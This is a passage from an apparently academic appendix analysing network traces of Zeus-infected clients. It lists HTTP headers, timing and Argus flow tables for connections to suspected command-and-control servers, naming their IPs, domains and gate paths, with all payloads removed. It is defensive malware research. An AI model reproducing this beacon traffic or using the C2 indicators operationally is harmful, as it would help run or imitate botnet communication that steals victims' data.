Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:11 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-14: Flows from Thirteenth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1055	92.51.171.104	80	0.419937	911	13775	12	12

Fourteenth Connection: Source Port 1056, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. Again the requests and responses were repeats of earlier connections.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:17 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:17 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

For this connection, Argus created one flow.

Table A-15: Flows from Fourteenth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1056	92.51.171.104	80	2.115750	1076	1323	7	6

Fifteenth Connection: Source Port 1057, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:17 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-16: Flows from Fifteenth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1057	92.51.171.104	80	0.429810	911	13775	12	12

Sixteenth Connection: Source Port 1058, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:18 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-17: Flows from Sixteenth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1058	92.51.171.104	80	0.428781	911	13775	12	12

In this sample file (32c), the bot received a successful response from the first server, but did not receive a successful response from the second server, even after multiple attempts. As a result, not much was learned about the network communications behavior based on the connections in this sample. The infected client made requests using both the POST and GET methods. The POST requests each included an encrypted message body but the GET requests did not. In all cases a resource named "file.php" was specified. The message body returned in the response to the failed GET request was an HTML text document with its language set to German, which is consistent with the domain registration. The sequence and timing of requests, based on the Date header in the responses, appeared to be two POST requests followed by two GET requests every five seconds. This was likely due to the fact that the server was not finding that resource. Note that the bot made several failed attempts to contact IP address 91.220.62.10, registered to a Russian service provider, before a DNS query of tandembikesoftware.com returned the IP address 173.255.227.44 and the first connection was established. Immediately following that first connection, a DNS query of moneytrax.de returned the IP address 92.51.171.104 seen in all subsequent connections. According to ZeuS Tracker, none of these IP addresses were previously identified as Zeus servers.

Sample File b8c collected on 27 Mar 2014 with total time of 5 minutes 4 seconds

This network trace sample file consisted of 15 successful TCP connections, as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case an IP address was specified for the suspicious server.

Table A-18: Summary of Connections in File b8c

Source Port	Destination IP	HTTP Host Header	DNS?
1029	37.0.123.150	37.0.123.150	n/a
1030	37.0.123.150	37.0.123.150	n/a
1032	173.194.67.105	www.google.com	Yes
1033	173.194.67.94	www.google.nl	Yes
1034	37.0.123.150	37.0.123.150	n/a
1041	37.0.123.150	37.0.123.150	n/a
1043	37.0.123.150	37.0.123.150	n/a
1044	37.0.123.150	37.0.123.150	n/a
1045	37.0.123.150	37.0.123.150	n/a
1046	37.0.123.150	37.0.123.150	n/a
1047	173.194.67.105	www.google.com	Yes
1048	173.194.67.94	www.google.nl	Yes
1049	37.0.123.150	37.0.123.150	n/a
1050	37.0.123.150	37.0.123.150	n/a
1055	37.0.123.150	37.0.123.150	n/a

First Connection: Source Port 1029, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named "o.bin" along with its relative path. The request included a message body with a length of 122 bytes. The message body contained no readable text. The Host header specified an IP address rather than a domain name. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The Connection header specified Keep-Alive to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The response, successful status code 200 OK, included a message body with a length of 5328 bytes. The message body contained no readable text, which is consistent with the value of Application/Octet-stream for the Content-Type header. The Connection header specified Close to close the connection upon completion. The Last-Modified header was used to enable cache validation of this resource. The ETag header was also used in this response. It specified a value to distinguish this entity from other variants of this resource (o.bin).

```
POST /administrator/cache/modules/tmp/com/o.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache
```

```
( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:15:30 GMT
Server: Apache/2.2.26 (CentOS)
Last-Modified: Sun, 16 Mar 2014 09:42:42 GMT
ETag: "363668-14d0-4f4b61fd32880"
Accept-Ranges: bytes
Content-Length: 5328
Connection: close
Content-Type: application/octet-stream

( non-readable content removed )
```

A query of ZeuS Tracker produced no matches for the server observed in this connection. A query using whois indicated that the IP address belongs to a block assigned to a service provider in Russia.

For this connection, Argus created one flow.

Table A-19: Flows from First Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1029	37.0.123.150	80	0.222165	770	6094	7	9

Second Connection: Source Port 1030, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request and response in this connection were almost identical to those in the previous

connection with one notable exception: the request had a message body with a length of 128 bytes. The response returned the same content with an updated timestamp.

```
POST /administrator/cache/modules/tmp/com/o.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:15:27 GMT
Server: Apache/2.2.26 (CentOS)
Last-Modified: Sun, 16 Mar 2014 09:42:42 GMT
ETag: "363668-14d0-4f4b61fd32880"
Accept-Ranges: bytes
Content-Length: 5328
Connection: close
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-20: Flows from Second Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1030	37.0.123.150	80	0.335894	776	6094	7	9

Third Connection: Source Port 1032, Destination IP 173.194.67.105

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache


HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location:
http://www.google.nl/webhp?gfe_rd=cr&ei=_YY0U4bJLouB0AXy_YDQAg
Content-Length: 263
Date: Thu, 27 Mar 2014 20:15:57 GMT
Server: GFE/2.0
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

A query using whois indicated that the IP address was assigned to Google, Inc.

For this connection, Argus created one flow.

Table A-21: Flows from Third Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	173.194.67.105	80	0.247901	467	824	5	5

Fourth Connection: Source Port 1033, Destination IP 173.194.67.94

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=cr&ei=_YY0U4bJLouB0AXy_YDQAg HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache-Control: no-cache
Host: www.google.nl


HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:15:58 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=035996bfe2cc00fc:FF=0:TM=1395951358:LM=1395951358:S=Fa05PSFNnmB
MOXGF; expires=Sat, 26-Mar-2016 20:15:58 GMT; path=/; domain=.google.nl
Set-Cookie: NID=67=PNF1MlHrllqGvyUScU3-
cu7JJ8uQQoT8PXzsSe_N2IJrh2OgJjsQ3oVOi1MdKwCoKGGjbtigQtEy4z73Z38AqYAh1MY
pWb0SsFcn1xFJmGfCQZH5Fr0JsqFqInG4UCAl; expires=Fri, 26-Sep-2014
20:15:58 GMT; path=/; domain=.google.nl; HttpOnly
P3P: CP="This is not a P3P policy! See
```

```
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html/script content removed )
```

A query using whois indicated that the IP address was assigned to Google, Inc.

For this connection, Argus created one flow.

Table A-22: Flows from Fourth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1033	173.194.67.94	80	0.324819	1222	30529	17	25

Fifth Connection: Source Port 1034, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, was very similar to those in the first two connections except that a different resource was specified ("t.php") and the content length was 373 bytes. The response, successful status code 200 OK, included a message body with a length of 64 bytes. The message bodies of both the request and response contained no readable text. Again the response specified Close in the Connection header to close the connection after completion.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 373
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:15:58 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-23: Flows from Fifth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1034	37.0.123.150	80	0.559220	901	535	5	5

Sixth Connection: Source Port 1041, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was nearly identical to the one in the first connection specifying the "o.bin" resource, only the timestamp of the response was different. However, even

though the length of the request message body was again 122 bytes, its content was different. The content of the response message body was the same.

```
POST /administrator/cache/modules/tmp/com/o.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:31 GMT
Server: Apache/2.2.26 (CentOS)
Last-Modified: Sun, 16 Mar 2014 09:42:42 GMT
ETag: "363668-14d0-4f4b61fd32880"
Accept-Ranges: bytes
Content-Length: 5328
Connection: close
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-24: Flows from Sixth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1041	37.0.123.150	80	0.258363	770	6094	7	9

Seventh Connection: Source Port 1043, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was very similar to the one in the fifth connection specifying the "t.php" resource, both request and response contained message bodies with no readable text. The message body of the request had a length of 519 bytes and unique content in this connection. The message body of the response again had a length of 64 bytes but had different content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 519
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:57 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-25: Flows from Seventh Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1043	37.0.123.150	80	0.301378	1047	535	5	5

Eighth Connection: Source Port 1044, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was very similar to those in the fifth and seventh connections specifying the "t.php" resource. Both request and response contained message bodies with no readable text. The message body of this request had a length of 1209 bytes and unique content. The message body of the response again had a length of 64 bytes but again had new content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 1209
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:58 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
```

```
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-26: Flows from Eighth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1044	37.0.123.150	80	0.353216	1792	589	6	6

Ninth Connection: Source Port 1045, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was again very similar to those in previous connections specifying the "t.php" resource, both request and response contained message bodies with no readable text. The message body of this request had a length of 532 bytes and unique content. The message body of the response again had a length of 64 bytes but again had new content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 532
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:58 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-27: Flows from Ninth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1045	37.0.123.150	80	0.399279	1060	535	5	5

Tenth Connection: Source Port 1046, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was again very similar to those in previous connections specifying the "t.php" resource, both request and response contained message bodies with no readable text. The message body of this request again had a length of 532 bytes but with unique content. The message body of the response again had a length of 64 bytes but again had new content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
```

```
Content-Length: 532
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:58 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-28: Flows from Tenth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1046	37.0.123.150	80	0.406927	1060	535	5	5

Eleventh Connection: Source Port 1047, Destination IP 173.194.67.105

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
```

```
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache



HTTP/1.1 302 Found
Location:
http://www.google.nl/webhp?gfe_rd=ctrl&ei=doc0U6vrLsf10gW2u4DwCQ&gws_rd
=cr
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=528718a0f6ccff38:FF=0:TM=1395951478:LM=1395951478:S=EYt_JCPPFmn
Vi52v; expires=Sat, 26-Mar-2016 20:17:58 GMT; path=/;
domain=.google.com
Set-Cookie: NID=67=DHBEP51svy1Znu-
1O0ee4KDWRFcJ83YokQCacQfAa1ySQY4luMNVlVHMfyrSlfehgLMFzxtxmPlh9fv9wyZ5pU
ZhOt7n9ozyzsKKTG5yFqI8Z93W5862DPyCMJQsYrSi; expires=Fri, 26-Sep-2014
20:17:58 GMT; path=/; domain=.google.com; HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Date: Thu, 27 Mar 2014 20:17:58 GMT
Server: gws
Content-Length: 279
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

For this connection, Argus created one flow.

Table A-29: Flows from Eleventh Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts

1047	173.194.67.105	80	0.155842	467	1422	5	5

Twelfth Connection: Source Port 1048, Destination IP 173.194.67.94

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=ctrl&ei=doc0U6vrLsf10gW2u4DwCQ&gws_rd=cr HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cookie:
PREF=ID=035996bfe2cc00fc:FF=0:TM=1395951358:LM=1395951358:S=Fa05PSFNnmB
MOXGF; NID=67=PNF1MlHrllqGvyUScU3-
cu7JJ8uQQoT8PXzsSe_N2IJrh2OgJjsQ3oVOi1MdKwCoKGGjbtigQtEy4z73Z38AqYAh1MY
pWb0SsFcn1xFJmGfCQZH5Fr0JsqFqInG4UCAl
Cache-Control: no-cache
Host: www.google.nl


HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:58 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=035996bfe2cc00fc:U=1a04e1f878b384e8:FF=0:TM=1395951358:LM=13959
51478:S=qqchw8s7DMTOssGt; expires=Sat, 26-Mar-2016 20:17:58 GMT;
path=/; domain=.google.nl
Set-Cookie:
```

```
NID=67=kROtNIBxGBYO95f_qiZfzWdx9vjyAYYvcixfuSwIBZPiGFzML8UXnjT_BFbeOmiC
TUs32MOKRavALUSUyNe1cT8BRyY9SjDuzVydoF7AH-XCWkmtikCL_0WIwE18KGbH;
expires=Fri, 26-Sep-2014 20:17:58 GMT; path=/; domain=.google.nl;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-30: Flows from Twelfth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1048	173.194.67.94	80	0.326700	1397	30576	16	25

Thirteenth Connection: Source Port 1049, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was again very similar to those in previous connections specifying the "t.php" resource, both request and response contained message bodies with no readable text. The message body of this request had a length of 4155 bytes and unique content. The message body of the response again had a length of 64 bytes but again had new content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 4155
Connection: Keep-Alive
Cache-Control: no-cache


( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:58 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-31: Flows from Thirteenth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1049	37.0.123.150	80	0.428192	4900	751	9	9

Fourteenth Connection: Source Port 1050, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was again very similar to those in previous connections specifying the

"t.php" resource, both request and response contained message bodies with no readable text. The message body of this request had a length of 373 bytes and new content. The message body of the response again had a length of 64 bytes but again had new content.

```
POST /administrator/cache/modules/tmp/com/t.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 373
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:17:59 GMT
Server: Apache/2.2.26 (CentOS)
X-Powered-By: PHP/5.2.17
Content-Length: 64
Connection: close
Content-Type: text/html; charset=UTF-8

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-32: Flows from Fourteenth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1050	37.0.123.150	80	0.388736	901	535	5	5

Fifteenth Connection: Source Port 1055, Destination IP 37.0.123.150

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was again very similar to those in previous connections specifying the "o.bin" resource, both request and response contained message bodies with no readable text. The message body of this request again had a length of 122 bytes but with different content. The message body of the response again had a length of 5328 bytes and the same content.

```
POST /administrator/cache/modules/tmp/com/o.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 37.0.123.150
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 20:19:31 GMT
Server: Apache/2.2.26 (CentOS)
Last-Modified: Sun, 16 Mar 2014 09:42:42 GMT
ETag: "363668-14d0-4f4b61fd32880"
Accept-Ranges: bytes
Content-Length: 5328
Connection: close
Content-Type: application/octet-stream

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-33: Flows from Fifteenth Connection in File b8c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1055	37.0.123.150	80	0.211148	830	6094	8	9

The behavior observed in the connections of this sample file (b8c) differed from that reported by Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010), and Riccardi, Di Pietro, Palanques, and Vila (2013). Here the infected client appeared to request updated configuration files with a POST method as opposed to the GET method reported by the other researchers. In each case, the POST method with resource "o.bin" was used to request files from the server and the POST method with resource "t.php" was used to provide information, likely stolen data or status updates, to the server. This later behavior matches the behavior reported by both research teams, only the resource name is "t.php" rather than the default "gate.php" they reported. Also note that requests for each category were sent at two-minute intervals. Based on the Date header in the responses, the first two "o.bin" requests were responded to at 20:15:27 and 20:15:30. The next one was responded to at 20:17:31, and the final one at 20:19:31. The first "t.php" request was sent at 20:15:58, the next six were sent between 20:17:57 and 20:17:59.

Sample File 2d7 collected on 28 Mar 2014 with total time 5 minutes 1 second

This network trace sample file consisted of nine successful TCP connections, as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case a domain name was specified for the suspicious server.

Table A-34: Summary of Connections in File 2d7

Source Port	Destination IP	HTTP Host Header	DNS?
1030	199.201.122.227	ad-amirsarvi.ir	Yes
1031	199.201.122.227	ad-amirsarvi.ir	n/a
1032	199.201.122.227	ad-amirsarvi.ir	n/a
1033	199.201.122.227	ad-amirsarvi.ir	n/a
1034	173.194.40.241	www.google.com	Yes
1035	173.194.40.247	www.google.se	Yes
1036	199.201.122.227	ad-amirsarvi.ir	n/a
1040	199.201.122.227	ad-amirsarvi.ir	n/a
1041	199.201.122.227	ad-amirsarvi.ir	n/a

First Connection: Source Port 1030, Destination IP 199.201.122.227

